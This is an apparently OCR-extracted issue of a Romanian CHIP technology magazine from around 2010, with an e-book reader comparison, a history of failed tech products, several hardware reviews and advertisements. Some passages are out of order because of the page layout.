nu vor costa nimic. Câteodată, se întâmplă și așa – piratarea fiind principala temere cu care se confruntă editorii. Pentru aceasta, foarte multe dintre cărțile care circulă online beneficiază de Digital Rights Management, piratarea unui astfel de fișier necesitând o serie de conversii ulterioare, destul de dificil de realizat. Pe internet există însă numeroase site-uri mai mult sau mai puțin „legale”, cu mii de volume care se pot descărca gratuit. Oricum, nu trebuie să uităm că o carte virtuală este mult mai ieftină decât una tipărită. Platforma Google Books oferă peste 10 milioane de cărți scanate, care pot fi cumpărate sau „împrumutate”. Unii producători de e-reader-e, cum ar fi Amazon sau Sony, oferă, de asemenea, conținut dedicat la prețuri accesibile. Prima platformă on-line românească, pe care se găsesc oferte de la mai multe

electronice le lecturează fie pe ecranul calculatorului (notebook-ului), netbook-ului, PDA-ului sau smartphone-ului. Unul dintre principalele motive îl constituie costurile destul de ridicate (încă!) ale acestor dispozitive, un altul fiind (până de curând) lipsa conținutului – respectiv a cărților în format electronic.

În magazinele românești, fie ele „reale” sau virtuale, găsim următoarea gamă de dispozitive: iRiverStory și iRiver Cover Story (distribuitor SKIN, aproximativ 7-800 de lei, respectiv 1.000 de lei), Prestigio PER3162B, PER3052B și 5062B (distribuitor ASBIS, aproximativ 700 de lei, respectiv 400 și 830 de lei), SeriouX DigiBook E10 (distribuitor Asesoft Distribution, aproximativ 530 de lei) și Hanlin eReader V3 (site-ul ebookstore.ro, aproximativ 650 de lei). La acestea se poate adăuga și oferta site-ului Amazon, care expediază gama

Din păcate, majoritatea comercianților care afișează oferte pentru e-book reader-e nu dețin pe stoc dispozitivele, ci le aduc doar la comandă

edituri din țară, este librariadigitala.ro. Site-ul are parteneriate cu edituri ca Polirom, Nemira, Litera, Curtea Veche, Editura Trei, Publica, Corint și Pandora M și Rentrop&Straton, precum și cu două site-uri de filme, Independența Film și Transilvania Film și va pune la dispoziția utilizatorilor formate specifice pentru diferite tipuri de e-reader, dar și pentru iPhone, smartphone (Blackberry, Symbian, Palm, Windows Mobile), netbook, laptop (inclusiv Mac).

Site-uri ca litenet.ro sau agonia.ro oferă, de asemenea, cărți în format digital – gratuit sau contra cost. O altă librărie online, dedicată cărților electronice, lansată de curând, este și corectbooks.ro, însă deocamdată aceasta oferă un conținut destul de limitat.

Avem și noi, în România?


E-book reader-ele nu sunt extrem de populare pe piața locală. În România, majoritatea celor care optează pentru cărți în format

Kindle, oficial, și în România.


Din păcate, majoritatea comercianților care afișează oferte pentru e-book reader-e nu dețin pe stoc dispozitivele, ci le aduc doar la comandă. De aceea, atunci când am dorit să testăm, fizic, câteva cititoare, am întâmpinat reale dificultăți. Cu toate acestea, am reușit să obținem în redacție un model Prestigio și unul iRiver, la care s-a adăugat un Kindle 3G. Pentru că restul promisiunilor nu s-au materializat în timp util, vom prezenta în edițiile următoare și celelalte dispozitive, pe măsură ce le vor primi.

Prestigio 5062B

Singurul e-book reader testat care dispune de ecran senzitiv. Extrem de ușor, mi s-a părut a fi cel mai confortabil dintre toate – poate și grație touchscreen-ului. Pe de altă parte, același ecran senzitiv constituie un dezavantaj pentru cititor, în ceea ce privește contrastul. Deși ecranul asigură 16 tonuri de gri, la fel ca și la Kindle, nu este la fel de „clar” – dezavantaj care se observă mai ales la lumină mai slabă. Trecerea de la o pagină la cea-laltă se poate face fie folosind butoanele dedicate, poziționate pe partea frontală a cititorului, fie trecând ușor cu degetul peste ecran stânga-dreapta. Afișarea unei pagini noi se face relativ rapid, fără ca răbdarea cititorului să fie pusă la încercare. Conținutul este organizat în directoare, fiind extrem de ușor de accesat. Conexiunea wireless este extrem de bună, iar site-urile optimizate pentru a fi accesate de pe dispozitivele mobile se încarcă rapid și sunt ușor de accesat. Nu dispune de tastatură Qwerty, oferă însă o tastatură virtuală completă, puțin mai dificil de accesat de utilizatorii care au



Prestigio 5062B: ecran senzitiv și doar câteva taste.



iRiver

iRiver Story este e-book reader-ul care poate fi procurat cel mai rapid pe piața locală, fiind disponibil în stocul mai multor magazine digitale, de cele mai multe ori însoțit de un card de memorie pe care se află 101 cărți de literatură română clasică. Funcții precum reflow (plierea textului pe marginile paginii), zoom, căutare după cuvânt sau posibilitatea de a pune semn de carte și note sunt disponibile și pentru .pdf, .epub, .doc, .txt sau .ppt, nu doar pentru formatele dedicate, care necesită un soft special de decriptare, cum ar fi Adobe Digital Editions. Poate afișa același text în patru niveluri de zoom (originalul + încă 3 mărimi), poate roti pagina cu 90 de grade pentru a o trece în format landscape. Contrastul este bun, ecranul nu obosește ochii și se poate citi chiar și în lumină puternică. Nu ar fi strică o opțiune pentru iluminarea ecranului, pentru cititul „de seară” (observație valabilă pentru toate cele trei dispozitive!). Trecerea de la o pagină la alta se poate face fie folosind tastatura, fie cu ajutorul celor patru butoane dedicate, poziționate câte două, pe lateralele dispozitivului. Timpul de afișare al unei noi pagini și de căutare în pagină crește proporțional cu numărul de pagini. Posibilitatea de a-l folosi ca reportofon, jurnal sau agendă electronică constituie un mare avantaj. Recunoaște mai multe formate pentru imagini și dezarhivează singur zip-urile. Tastatura este completă, dar, din cauza dimensiunilor reduse și a numărului mare de

iRiver Story: ecranul principal oferă informații despre dată și oră.

degetele mai groase. Dispune de două niveluri de zoom și de posibilitatea modificării mărimii fonturilor (nu și pentru formatul .pdf), poate roti paginile în format landscape, oferă posibilitatea de a face căutare în text, a pune semne de carte și a face adnotări. Se alimentează atât de la un calculator, cât și prin intermediul încărcătorului separat.


Bateria este „rezistentă”, chiar și la folosirea funcției de player. Suportă memorie suplimentară de până la 32 GB. Cel mai prietenos format, pentru acest tip de e-reader, mi s-a părut .epub, urmat apoi de .txt.

În cazul documentelor .pdf, acestea ar trebui mai întâi convertite pentru formatul A5 – în caz contrar, lectura fiind vizibil îngreunată pentru că, la mărirea fonturilor, rândurile trebuie urmărite stânga-dreapta cu ajutorul butoanelor sau al ecranului sensibil.

taste, este mai greu de folosit, mai ales în regim intens. Acumulatorul se descarcă destul de rapid, atunci când este folosit playerul MP3. Difuzoarele sunt destul de puternice, muzica putând fi ascultată și la căști, pentru o calitate îmbunătățită.

Kindle

Dispozitivul este extrem de comod, se „potrivește” foarte bine în mâna cititorului, iar tastele laterale sunt ușor de accesat. Fiind disponibil doar prin intermediul Amazon, dispozitivul vine înregistrat automat pe numele cumpărătorului, la accesarea conținutului fiind necesară introducerea unei parole – ceea ce este puțin incomod. Conexiune foarte bună la internet, iar cardul 3G permite conectarea gratuită la internet și căutarea (limitată pentru funcțiile de bază, rețele sociale, Wikipedia, Google, GMail, HotMail, bloguri), indiferent de locul în care se află utilizatorul (descărcarea de documente personale via 3G se taxează!). Utilizatorul are acces, via 3G, la edițiile câtorva ziare, precum și la conținutul digital dedicat din Kindle Store. Cu excepția MOBI și a formatului proprietar AZW, restul formatelor sunt mai puțin „prietenoase”,



Kindle 3G: conținut media dedicat.

utilizatorul întâmpinând oarecare dificultăți la conversia formatelor/fonturilor (cel mai la îndemână convertor a fost, pentru mine, Calibre, cu ajutorul căruia am reușit să obțin un fel de management al librăriei de cărți). Ca și la celelalte două e-book reader-e, nu se poate face word wrap la convertirea în format PDF. Tastatura este comodă și ușor de utilizat, după ce utilizatorul se obișnuiește cu butonul tip joystick. Funcția text-to-speech funcționează pentru cărțile în limba engleză, dar este extrem de monotona. Se poate schimba atât mărirea fonturilor, spațierea rândurilor – mică, medie și mare, precum și tipul de literă (reglar, condensat și sans serif), cât și orientarea ecranului. Rata de refresh la trecerea de la o pagină la cealaltă nu este deranjantă, iar contrastul este foarte bun – indiferent de lumina ambientală. Nu are memorie suplimentară.

Producător	Amazon	iRiver	Prestigio
Model	Kindle 3G	Story	Libretto PER5062B
Distribuitor	Amazon	SKIN	ASBIS
Preț	210 dolari+240 lei taxe vamale	800-900 lei	252 dolari
Caracteristici			
Dimensiuni	123x190x8.5 mm	127 x 203.5 x 9.37 mm	124 x 170 x 8.8 mm
Greutate	241 g	284 g	240 g
Memorie			
Memorie internă	32 MB	128 MB	128 MB
Memorie flash	4 GB	2 GB	2 GB NAND
Slot card	NU	SD/SDHC (până la 32 GB)	DA, Micro SDHC Card (până la 32GB)
Ecran			rata contrast 6:1; gradul de alb 30%
Diagonala	6 inch; 4:3	6 inch; 4:3	6 inch; 4:3
Touch Screen	NU	NU	DA, capacitiv
Tip ecran	e-ink	e-ink	e-ink
Rezoluție	SVGA (600x800) 167 ppi	SVGA (600x800) 167 ppi	SVGA (600x800) 167 ppi
Nuanțe de gri	16	8	16
Baterie	1750 mAh	1800 mAh	1530 mAh
Durata de funcționare/ore	720 ore (conexiune 3G, WiFi oprită)	100 ore	700 ore (conexiune WiFi oprită)
Durata de funcționare/pagini	peste 12.000 pagini	9.000 pagini	10.000 pagini
Timp de încărcare	240 minute	320 minute	300 minute
Conținut dedicat	DA	NU	NU
Formate suportate			
Document	DOCX, PDF, RTF, TXT, AZW, HTML, MOBI	PDF, DOC, PPT, XLS, EPUB, HWP	TXT, PDF, HTML, FB2, EPUB
Imagine	JPEG, PNG, GIF, BMP	JPG, BMP, PNG	JPEG, BMP, PNG
Audio	MP3, AAC	MP3, WMV	MP3
Caracteristici speciale	boxe interne	boxe interne	boxe interne
Tastatură	DA	DA	NU, virtuală
Conexiune wireless	DA	NU	DA, WiFi: 802.11b/g
Conexiune 3G	DA	NU	NU
Procesor	Freescalo 532 MHz, ARM-11 90 nm	Samsung ARM9 533 MHz	S3C2416 ARM 9 400 MHz
Sistem operare	Amazon	OS Linux	Linux V 2.6.21
Dictionar integrat	NU	NU	NU
Organizare pe directoare	NU	NU	DA
Text to speech	DA	NU	NU
Browser	DA	NU	DA
Conectori	Cablu USB, încărcător priză	Cablu USB	Cablu USB, încărcător priză
Leșiri	micro USB 2.0, jack 3.5 mm	micro USB 2.0, jack 3.5 mm	microUSB; jack 3.5 mm

CORINA.CAILEAN@CHIP.RO

FOTO-VIDEO
fotoworld.chip.ro

organizează

Workshop de fotografie

Misterele Cetății Sighișoara

25/26 - 28 noiembrie 2010

Subiectele abordate vor fi diverse și vor cuprinde detalierea modalităților de fotografiere a arhitecturii unui vechi oraș, atât în timpul zilei cât și noaptea. Noțiunile teoretice discutate la curs își vor găsi materializarea, vom căuta să imortalizăm personalitatea locului, iar pentru aceasta vom face un tur îndelungat prin cetate.

Pentru mai multe detalii, accesați
www.chip.ro/workshop


CASA CUCERB
SIGHIȘOARA

Loc de desfășurare:

www.casacucerb.ro

Pensiunea Casa cu Cerb

Telefon 0265 774 625

Sighișoara


Pentru orice alte informații, vă stăm la dispoziție pe e-mail, marketing@3dmc.ro, sau la numărul de telefon 0722 523 135, Leonte Mărginean.

Parteneri media:

CHIP

zile
nopti

PC-Practic
practic... mai ușor ne se poate!


1970
Videodiscul TED

Telefunken a dezvoltat sistemul TED, care folosea niște discuri foarte subțiri de PVC. Totuși, nimeni nu cumpăra sistemul.


**1987
IBM PS/2**

Conceput ca un succesor pentru IBM PC, „Personal System/2” s-a dovedit a fi un eșec, din cauza unor incompatibilități cu... PC-ul.


1995
Apple Pippin

Consola cu grafică 2D de la Apple s-a dovedit necompetitivă. Prețul ridicat, de aproximativ 600 USD, și designul său au creat condițiile pentru eșec.


SUPER AUDIO CD
1999
SACD

Super audio CD-ul (SACD) promitea un sunet mai bun decât un CD normal. Totuși, pe o piață muzicală pe care accentul se pune din ce în ce mai mult pe download, formatul nu mai are sens.

1965 | 1970 | 1975 | 1980 | 1985 | 1990 | 1995


1980
BTX

Greu de crezut, dar un predecesor on-line interactiv al internetului va rămâne pentru totdeauna un produs de nișă. BTX era înaintea timpului său, la fel ca și alte proiecte eșuate.


1964
Picturephone

Dispozitivul oferit de operatorul de telecomunicații AT&T este doar unul dintre videotelefoanele de test, care au eșuat din cauza interesului scăzut al consumatorilor.

1994
Eroare de calcul

Deși brandul Pentium rămâne unul de referință pentru compania Intel, iar prima generație de Pentium a fost sub cele mai multe aspecte un succes de proporții, această generație a beneficiat și ea de momentele ei jenante, când s-a descoperit așa-numitul FDIV Bug, ce producea în anumite condiții calcule eronate.


1998
Start fals pentru telefoanele prin satelit

5 miliarde de dolari a costat construcția rețelei de telefonie prin satelit Iridium, dar la doi ani după lansare, compania a dat faliment. În ziua de azi, rețeaua este operată de către o altă companie succesoare.

CHIP istoric

Eșecuri

neașteptate

Din moment ce vorbim despre tehnologie, există proiecte care în mod neașteptat se dovedesc **EȘECURI** ori dau naștere la situații jenante. Cauzele unor asemenea situații pot fi găsite în erori în stadiul de dezvoltare sau în marketing – dar anumite produse pur și simplu nu sunt dorite de oameni.

CODRIN HOSU

Oamenii s-au gândit de mult timp la ideea videotelefonului, cu ajutorul căruia să poată discuta față în față, de la mari distanțe. Chiar și inventatorul recunoscut al telefonului, Alexander Graham Bell, a descris în anul 1880 o procedură prin care imaginile să fie transmise cu ajutorul seleniului (sensibil la lumină). De zeci de ani, companiile se străduiesc să vândă videotelefoane, iar succesul lor tinde spre zero, aproape de fiecare dată.

În Germania, a existat un proiect, un videotelefon public, care a funcționat între Nürnberg și Berlin, chiar înaintea celui de-al Doilea Război Mondial. Apoi, în anii '60, AT&T a venit cu așa-numitul American Picture Phone, după care lumea nu prea s-a înghesuit. Prin anii '90, companiile occidentale au încercat marea cu degetul, urmărind să introducă videotelefoane care funcționau prin ISDN. Nu mai știți nimic de ele, nu-i așa? Nici noi. Motivul pentru aceste eșecuri trebuie căutat în concepțiile oamenilor; mulți dintre ei nu agreează ideea ca, de fiecare dată când răspund la telefon, interlocutorul să-i vadă sau să vadă ce se află în apartamentul în care locuiesc.

2006 Un player complicat

Microsoft Zune a speriat utilizatorii potențiali, din cauza limitărilor impuse de tehnologiile DRM pe care le integra. De asemenea, nici culoarea maro pe care primele aparate au avut-o nu a fost tocmai un seller.



2000

Drăguț

Apple G4 Cube era răcit prin convecție și era cu adevărat atrăgător – însă mult prea scump și nepractic, deoarece upgrade-ul era imposibil.



2005



2007

În așteptarea urmașului

Microsoft a cheltuit cu nemiluita pentru dezvoltarea lui Windows Vista, iar urmarea este că a obținut un sistem lent, nesuferit, pe care aproape toată lumea l-a evitat. Cu urmașul său, Windows 7, a fost cu totul altă poveste.

2009

Declinul lui Wave

Google a încercat să înlocuiască e-mailul cu Wave, dar era prea complicat. Acum proiectul trăiește ca open-source.

TREND


Cum eșecurile neașteptate sunt... imprevizibile, ele ne vor surprinde și pe viitor. Printre candidații siguri se numără cazurile în care competitorii merg pe piață înainte de lansarea unei anume tehnologii (WiMAX), cele în care nu este implementată o compatibilitate suficient de bună de la o generație la alta (vezi DAB Radio – Digital Audio Broadcasting Radio) sau cazurile în care un producător încearcă să-și impună (doar) voința proprie pe piață (vezi tehnologia de transmisie de date TransferJet de la Sony).

2010

2003

Telefoane de modă


Cu mare fanfară și reclamă, Siemens lansează linia de telefoane mobile „Xelibri”, care la prima serie beneficiau de influențe din Star Trek. Siemens nu reușește să vândă ciudatele modele.



2004

Consumator de curent

Efectul trecerii la tehnologia pe 90 de nanometri la P4 Prescott ar fi trebuit să fie o reducere a consumului – însă aceasta nu s-a produs. Generațiile de procesoare care au urmat după Prescott s-au îndepărtat de filozofia de design a acestuia și au pus accentul pe consumul mic de energie.



2008

Perdant

Două formate de discuri s-au luptat pentru supremație cel mai recent, Blu-ray și HD-DVD, iar acesta din urmă a pierdut. Playerele HD-DVD scumpe care au fost cumpărate deja sunt practic inutile.



2010
SmartPad

Interesantă ideea, ca utilizatorii de broadband să navigheze de pe un tablet. Totuși, după patru săptămâni, SmartPad dispăre de pe piață.



Totuși istoria arată că și unele produse care sunt utile se pot dovedi eșecuri, venind pe piață înaintea timpului lor.

BTX: un eșec online timpuriu

Cine este la curent cu marile succese ale internetului se poate cu greu gândi că proiecte cu structuri similare au sfârșit ca niște produse neînsemnate de nișă – cum a fost primul serviciu de text on-screen oferit de Deutsche Bundespost. Eșecul lui BTX are cel puțin două cauze în comun cu alte proiecte eșuate: în primul rând, foarte mulți (potențiali) clienți nu-i înțeleg (cu adevărat) utilitatea; în al doilea rând, competiția se poate dovedi mai bună. De exemplu, peste ani, BTX a devenit depășit, odată cu proliferarea web-ului. Lecția ar fi aceea că până și un produs care este bun se poate dovedi un dezastru dacă are parte de un concurent mai bun. Asemenea episoade s-au produs și în cazul unor companii aparent imune la proiecte eșuate. De exemplu, Apple a dorit prin anii '90 să concureze pe piața de console de jocuri. „Pippin”, care a fost lansat în 1995, nu numai că a avut un nume, să-i zicem amuzant, dar el a avut de concurat cu Sony PlayStation, lansat și el

tot în 1995; în consecință, de Pippin lumea nici nu prea știe că ar fi existat vreodată, în timp ce PlayStation a rămas unul din brandurile principale pe piața consolelor. Cinci ani mai târziu, un sistem frumos și liniștit, precum Power Mac G4, dar care nu se dovedește atât de practic, are parte și el de o aterizare forțată. Designul de unul singur nu garantează succesul.

Eșecuri ale celor mari: scurtă cronologie

Și alte companii mari din IT au avut parte de eșecuri proeminente: Microsoft de exemplu a lansat în 1995 programul Bob, care ar fi trebuit să ofere asistență utilizatorilor de Windows. La 100 USD per copie, a fost un eșec, mai ales că interfața pe care Windows 95 a oferit-o s-a dovedit acceptabilă. Tot de la Microsoft ne mai putem gândi și la Zune, care dintr-un posibil concurent pentru iPod a ajuns doar o notă de subsol, ori la Windows Vista, un sistem de operare imatur după care lumea nu se poate spune că a fugit.

În anii '90, încercarea companiei IBM de a se impune cu OS/2 Warp a fost sortită eșecului, chiar dacă acest sistem era unul ce

putea concura cu succes Windows-ul. Intel, binecunoscutul producător de procesoare, s-a fript cum se spune cu seria Prescott de Pentium 4, care avea un consum exagerat de energie și care degaja în consecință o cantitate apreciabilă de căldură. După această serie, Intel a luat decizia de a renunța la arhitectura lui Pentium 4 și s-a îndreptat către arhitecturi care aveau un consum mult mai mic de curent.

Primele procesoare Phenom, introduse de AMD în 2007, amestecau în anumite condiții informațiile din memoria cache, provocând în felul acesta căderea sistemului. Acest bug (denumit „TLB Bug”) putea fi ocolit prin anumite update-uri de software, dar cu o diminuare a performanței.

Este bine de știut că și consumatorilor (clienților adică) le stă în putere să provoace eșecul unor tehnologii nepopulare – așa cum s-a petrecut cu rezistența masivă la a cumpăra fișiere audio limitate prin intermediul tehnologiilor DRM. Din 2007, politica magazinelor online privitor la fișierele DRM-free s-a schimbat, iar acestea au avut un succes din ce în ce mai mare.


CODRIN.HOSU@CHIP.RO



OFERTANT: Partenerii Apple

PREȚ: 1094 Lei - 8 GB, 1429 Lei - 16 GB, 1907 Lei - 64 GB

PREȚ/PERFORMANȚĂ: 9



DATE TEHNICE:

Formate video suportate: H264 până la 720p, MJPEG până la 35 MB/s, MPEG 4 până la 640 x 480

Formate audio suportate: AAC, MP3, Protected AAC, AIFF, WAV, Apple Lossless, Audible

Conectivitate: Wireless b/g/n, Bluetooth 2.1 + EDR, 30pin dock connector

Senzori: Giroscop, accelerometru, senzor de lumină ambientală

Diagonală ecran/Rezoluție: 3,5" (960x640) (326 pixeli/ol. pătrat)

Accesorii incluse în pachet: Cablu de date și căști

Dimensiuni: 111x58,9x7,2 mm

Greutate: 101 g



PMP - PERSONAL MULTIMEDIA PLAYER IPOD TOUCH 4G

PMP din altă clasă: Apple nu a renunțat să facă inovații și a încercat pe cât posibil să includă în toate echipamentele de nouă generație opțiuni și elemente cu un grad ridicat de funcționalitate. Procesorul A4 este cel mai bun exemplu al acestui concept. Introdus inițial în iPad, ulterior în iPhone 4, acesta este prezent acum și în cel mai nou iPod Touch. Considerat de mulți iPhone-ul fără telefon, cea mai nouă iterație a playerului Apple se apropie de iPhone mai mult decât orice alt iPod Touch din anii anteriori. Construit în jurul aceluiași Retina Display ca iPhone 4, iPod Touch, cum mai este numit de anumiți utilizatori, reușește să fie chiar mai subțire decât fratele cu GSM. Cu o grosime de 7,2 mm, iPod-ul este cu 2,1 mm mai subțire decât iPhone 4G. Cea mai mare schimbare față de generațiile anterioare, pe lângă performanța net superioară oferită de procesorul A4, este realizată prin includerea a două camere foto/video. Cea de pe spate, capabilă și să realizeze poze, este gândită pentru a captura conținut video la mult râvnita calitate HD (720p), iar cea frontală este ideală pentru videoconferință cu diverse aplicații sau pentru FaceTime. Nu lipsește, desigur, nici microfonul, a cărui prezență este obligatorie pentru VoIP. Din păcate, protocolul proprietar Apple pentru video chat

nu este momentan implementat decât pe iPhone 4 și următoarea versiune a sistemului de operare OS X. Noi am testat camera frontală cu Fring, descărcabil gratuit de pe App Store, și rezultatele sunt mai mult decât mulțumitoare. Cel mai probabil, și Yahoo Messenger își va actualiza aplicația să includă suport pentru cameră, momentan acesta nu există decât pentru posesorii de iPhone 4 și 3GS. Pe partea de filmare, mișcarea este redată foarte bine, însă, ca în cazul oricărei camere fără bliț, ar fi de preferat să utilizați această opțiune într-un mediu cu lumină puternică. În ceea ce privește aplicațiile, tot ce merge pe iPhone merge și pe iPod Touch, iar ținând cont că au trecut deja câteva luni de la lansarea celui mai nou terminal Apple, majoritatea dezvoltatorilor de aplicații și-au optimizat conținutul pentru a profita de ecranul de înaltă rezoluție. Pe partea de redare, dacă vă obișnuțiți cu iTunes - pentru a vă transfera conținut pe dispozitiv, veți fi plăcut impresionat de calitatea sunetului, chiar dacă punctul său forte este redarea conținutului video. Nu mai rămâne decât să strângeți banii.

ALEXANDRU.PUIU@CHIP.RO

CONCLUZIE: Cu iPod Touch 4G, un dispozitiv antiplăciseală multifuncțional, cu siguranță veți stârni invidia prietenilor.

HARDWARE

71 Monitor full HD 24 de țoli

BenQ EW2420 LED

72 3D Network Blu-ray Sound Bar

LG HLX55W

72 Player multimedia

Asus O!Play HD2

73 e-multifuncțional inkjet A4

HP Photosmart Wireless e-All-in-One printer B110a

74 Mini sistem audio pentru iPhone/iPod

Logitech Pure-Fi Express Plus

74 Sistem acustic portabil

Logitech Wireless Speaker Z5151

74 Notebook

MSI X620

75 Sistem de navigare asistat de GPS

Navon N660

75 Unitate optică externă

Asus Extreme Slim DVD-RW Drive

SOFTWARE

76 Multimedia player

Zune 4.7

76 Rețele de socializare pentru Android

TweetDeck

76 Utilitar de sistem

WinMount 3.4

77 Client de messenger

Pidgin 2.7.4

77 YouTube offline


YouTube Downloader 2



GPS personal

GARMIN OREGON 450T

OFERTANT: www.garmin.ro
PREȚ: 2341 Lei - fără hartă, 2600 Lei - cu ROAD2008,
2938 Lei - cu ROAD 2008 + CD
PREȚ/PERFORMANȚĂ: 8



DATE TEHNICE:

Caracteristici speciale: Rezistent la apă, busolă electronică, altimetru, informații despre soare și lună
Memorie integrată/card suportat: 850 MB/micro SD
Autonomie specificată: 16 ore
Baterii necesare: 2 AA (neincluse în pachet)
Dimensiune dispozitiv/ecran [cm]: 5,8 x 11,4 x 3,5 / 3,8 x 6,3
Tip display/Rezoluție: TFT Touch screen color transreflectiv / 240 x 400
Greutate: 197 g

GPS exclusivist: Un GPS care costă peste 2000 de lei cu siguranță trebuie să facă mai mult decât localizare pe o hartă, iar Garmin a fost conștient de asta. Gândit pentru pasionații de lungi plimbări prin munți, păduri sau pe mare, 450t din seria Oregon este o cu totul altă specie de dispozitiv, care „întâmpălător” are și GPS. În primul rând, este extrem de solid, având o formă optimizată pentru a fi ținut în mână. 450t se încadrează în standardul IPX7. Acest standard definește rezistența la apă, iar IPX7 ne aduce la cunoștință că 450t poate sta fără probleme timp de 30 de minute în apă la o adâncime de până într-un metru. Pe lângă asta, aveți în interior un senzor barometric de altitudine și o busolă electronică. Pentru drumețiile prelungite merită să știți că firmware-ul preinstalat pe dispozitiv vă spune, în funcție de așezarea pe glob și data preselectată de dumneavoastră, câte ore mai aveți până la apus sau răsărit. Dacă aveți fotografii geotagged (cu coordonate GPS asociate fișierului), de exemplu făcute cu iPhone-ul, puteți naviga spre punctul în care au fost făcute. Puteți vedea calendare de pescuit și vânatoare pe dispozitiv, informații legate de flux/reflux sau puteți adăuga puncte de interes. În cazul în care nu sunteți singurul posesor al unui astfel de aparat din grupul dumneavoastră, puteți transfera conținut între aparate fără fir.

ALEXANDRU.PIU@CHIP.RO


CONCLUZIE: Dacă viața dumneavoastră o dedicați drumețiilor, merită să știți că puteți cumpăra un „partener” de încredere.



Monitor full HD 24 de țoli

BENQ EW2420 LED

OFERTANT: Partenerii BenQ
PREȚ: 1080 Lei
PREȚ/PERFORMANȚĂ: 10



DATE TEHNICE:

Tehnologie panou: VA - Vertical Alignment
Unghi de vizibilitate: 178°/178°
Alimentare: 90-264V AC; max. 53W
Conectori: D-sub/DVI-D/2xHDMI 1.3/ headphone jack line in
Difuzoare: 2x 1,5W
Contrast: 3000:1
Timp de răspuns n-a-n specificat/măsurat: 25 ms/15,8+5,9=21,7 ms
Dimensiuni: 440x582x179 mm
Greutate totală: 6 kg

Tehnologii moderne pentru toată lumea: Capacitatea mare de cercetare și producție a celor de la BenQ face ca lansarea pe piață a unor tehnologii noi să devină rutină. Pentru această toamnă, BenQ a introdus pe piața consumatorilor de rând, la un preț accesibil, o combinație de tehnologii care trebuie să se impună în viitor prin calitatea excepțională a imaginii pe care o oferă: panourile cu aliniere pe verticală a cristalele lichide și iluminarea LED. Imaginea este așa cum ar trebui să fie, albul, alb și negrul, negru. Ce înseamnă asta înțelegi bine când revii la vechiul panou TN la care albul are o mulțime de nuanțe și negrul nu e niciodată negru, mai ales la unghiuri mai mari de vizibilitate. Redarea perfectă a negrului înseamnă implicit și culori pure, mai saturate, albul din spatele panoului nemişcăpălăcindu-le. Numărul total de culori ce pot fi redată distinct a crescut și el la 16,77 milioane deoarece fiecare canal poate reda 256 de nuanțe diferite. Pe ansamblu creșterea de calitate a imaginii este atât de mare că începi să-ți pui problema cum de există atât de multe panouri TN cu fel și fel de formulări de marketing pentru timpul de răspuns, care mai de care mai sfruntate. Pe panourile VA, imaginea se vede perfect, la fel din orice unghi ne-am uita (sus-jos sau stânga-dreapta). Timpul de răspuns este mai mare, dar nu deranjează sensibil, monitorul putând fi folosit foarte bine și la jocuri.

VASILE.PRODAN@CHIP.RO

CONCLUZIE: Faceți un efort să vedeți cum arată o imagine pe un astfel de panou. Nu se poate descrie suficient de bine în cuvinte, merită.

ASRock®



World's NO.1 Front USB 3.0 Free Bundle Front USB 3.0 Panel



Front USB 3.0 Motherboard Series

X58 Extreme6

Intel® X58 + ICH10R Chipsets
100% All Solid Capacitor Design



6 Core CPU Support
6 x USB 3.0
6 x SATA3
eSATA3

P55 Extreme4

Intel® P55 Express Chipset
100% All Solid Capacitor Design



4 x USB 3.0
4 x SATA3
eSATA3

890FX Deluxe4

AMD 890FX + SB850 Chipsets
100% All Solid Capacitor Design



4 x USB 3.0
8 x SATA3
eSATA3

890GX Extreme4

AMD 890GX + SB850 Chipsets
100% All Solid Capacitor Design



4 x USB 3.0
5 x SATA3
eSATA3

* The specification is subject to change without notice. * The brand and product names are trademarks of their respective companies. * Any configuration other than original product specification is not guaranteed.

RHS
Your IT Supplier

RHS Company SA
Tel: +4021 331.0067
www.rhs.ro

ASESOFT
DISTRIBUTION

ASESOFT DISTRIBUTION SRL
Tel: +4021.211.1856
www.asesoftdistribution.ro

eta-2u

eta-2u
Tel: +4 0256.220.287
www.eta2u.ro

ALINE
DISTRIBUTION GROUP

ALINE DISTRIBUTION GROUP
Tel: +4 0268.306.001
www.aline.ro

ASRock®
www.asrock.com



3D Network Blu-ray Sound Bar

LG HLX55W

OFERTANT:Partenerii LG

PREȚ:2750 Lei

PREȚ/PERFORMANȚĂ:9

DATE TEHNICE:

Formate video suportate:MPEG 2, MPEG 4, DivX HD, MKV, AVC HD

Configurație difuzoare:4.1

Conectivitate:Wireless b/g/n, Bluetooth 2.1 + EDR, 30pin dock connector


Conectare subwoofer:Wireless (alimentarea este independentă)

Putere RMS:430W = 4 x 70W (sateliți) + 150W (subwoofer)

